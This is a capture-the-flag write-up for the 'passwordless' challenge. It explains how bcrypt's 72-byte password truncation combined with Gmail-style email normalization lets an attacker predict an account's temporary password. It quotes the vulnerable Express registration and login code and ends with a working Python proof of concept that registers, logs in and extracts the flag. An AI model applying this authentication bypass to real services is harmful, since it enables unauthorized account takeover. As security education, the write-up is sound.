Challenge source
Introduction
passwordless pairs bcrypt’s 72-byte truncation with email normalization. On registration the server builds a “temporary password” from the raw email plus random bytes and hashes it. Since bcrypt only looks at the first 72 bytes, a raw email that’s at least 72 bytes long makes the random suffix irrelevant: those 72 bytes are entirely attacker-controlled. The account is stored under the normalized email, though (a+...@gmail.com -> a@gmail.com). So at login we submit the normalized email and the 72-byte prefix as the password, and we’re in.
Context Explanation
-
Stack: Node.js (Express), EJS views, in-memory SQLite, bcrypt for hashing, normalize-email for canonicalization, a basic rate limiter.
-
Registration stores:
email = normalizeEmail(req.body.email)password = bcrypt.hash(rawEmail + randomHex)
-
Login looks the account up by its normalized email, then runs
bcrypt.compareagainst the supplied password.
Directive
- Register with a long raw local part (≥72 bytes before
@) that normalizes to a short canonical address (Gmail-stylea+...@gmail.com->a@gmail.com). - Take the first 72 bytes of the raw email; bcrypt truncation makes that the effective password.
- Log in with the normalized email and that 72-byte prefix to reach
/dashboard, where the flag is rendered.
Solution
1) Key server behaviors (from index.js)
Registration path, the email is normalized before storage, while the initial password is built from the raw email plus random bytes (which bcrypt truncates to 72 bytes):
// index.js (excerpts)
const bcrypt = require('bcrypt');
const sqlite3 = require('sqlite3').verbose()
const db = new sqlite3.Database(':memory:')
const normalizeEmail = require('normalize-email')
const crypto = require('crypto')

// ...

// Registration
app.post('/user', limiter, (req, res, next) => {
    if (!req.body) return res.redirect('/login')

    const nEmail = normalizeEmail(req.body.email)

    if (nEmail.length > 64) {
        req.session.error = 'Your email address is too long'
        return res.redirect('/login')
    }

    // IMPORTANT: initialPassword uses RAW req.body.email
    const initialPassword = req.body.email + crypto.randomBytes(16).toString('hex')

    bcrypt.hash(initialPassword, 10, function (err, hash) {
        if (err) return next(err)

        const query = "INSERT INTO users VALUES (?, ?)"
        db.run(query, [nEmail, hash], (err) => {
            if (err) {
                if (err.code === 'SQLITE_CONSTRAINT') {
                    req.session.error = 'This email address is already registered'
                    return res.redirect('/login')
                }
                return next(err)
            }

            // TODO: Send email with initial password (not implemented)
            req.session.message = 'An email has been sent with a temporary password for you to log in'
            res.redirect('/login')
        })
    })
})
Login path, the email is normalized, the password is taken as-is and checked with bcrypt.compare:
// index.js (excerpts)

// Query + compare
function authenticate(email, password, fn) {
    db.get(`SELECT * FROM users WHERE email = ?`, [email], (err, user) => {
        if (err) return fn(err, null)
        if (user && bcrypt.compareSync(password, user.password)) {
            return fn(null, user)
        } else {
            return fn(null, null)
        }
    });
}

app.post('/session', limiter, (req, res, next) => {
    if (!req.body) return res.redirect('/login')

    const email = normalizeEmail(req.body.email)
    const password = req.body.password

    authenticate(email, password, (err, user) => {
        if (err) return next(err)
        if (user) {
            req.session.regenerate(() => {
                req.session.user = user;
                res.redirect('/dashboard');
            });
        } else {
            req.session.error = 'Failed to log in'
            res.redirect('/login');
        }
    })
})
And the flag, rendered on the authenticated dashboard:
<!-- src/views/dashboard.ejs -->
<span id="flag"><%- process.env.FLAG %></span>
2) The cryptographic lever: bcrypt 72-byte truncation
bcrypt drops everything past the 72nd byte of the password. Registration hashes initialPassword = rawEmail + randomHex, so once rawEmail reaches 72 bytes, initialPassword[:72] == rawEmail[:72] and the random suffix never makes it into the hash. The password is fully predictable.
3) The identity lever: email normalization
The account is stored under normalizeEmail(...). On Gmail, a+XXXXX...@gmail.com collapses to a@gmail.com. That’s the trick: we register with a huge raw local part but log in later with the short normalized address, since both map to the same DB key.
4) End-to-end PoC

The PoC (Python requests) runs the full sequence:
# poc/passwordless.py
import requests

BASE = "http://passwordless.chal.imaginaryctf.org"

# 1) Build a very long raw email BEFORE '@', which normalizes to a@gmail.com
local_raw = "a+" + ("X" * 200)
raw_email = f"{local_raw}@gmail.com"
normalized_email = "a@gmail.com"  # post-normalization target

# 2) Effective password is the FIRST 72 bytes of the RAW email
password_72 = raw_email[:72]

with requests.Session() as s:
    s.get(f"{BASE}/login", timeout=10)  # init cookies (optional)

    # 3) Register using the RAW email (server stores normalizedEmail + bcrypt(rawEmail||random))
    s.post(f"{BASE}/user", data={"email": raw_email}, timeout=10)

    # 4) Login using the NORMALIZED email + 72-byte prefix
    s.post(f"{BASE}/session", data={"email": normalized_email, "password": password_72}, timeout=10)

    # 5) Grab the flag
    r = s.get(f"{BASE}/dashboard", timeout=10)
    print("[*] Flag:", r.text.split('id="flag">')[1].split("</span>")[0])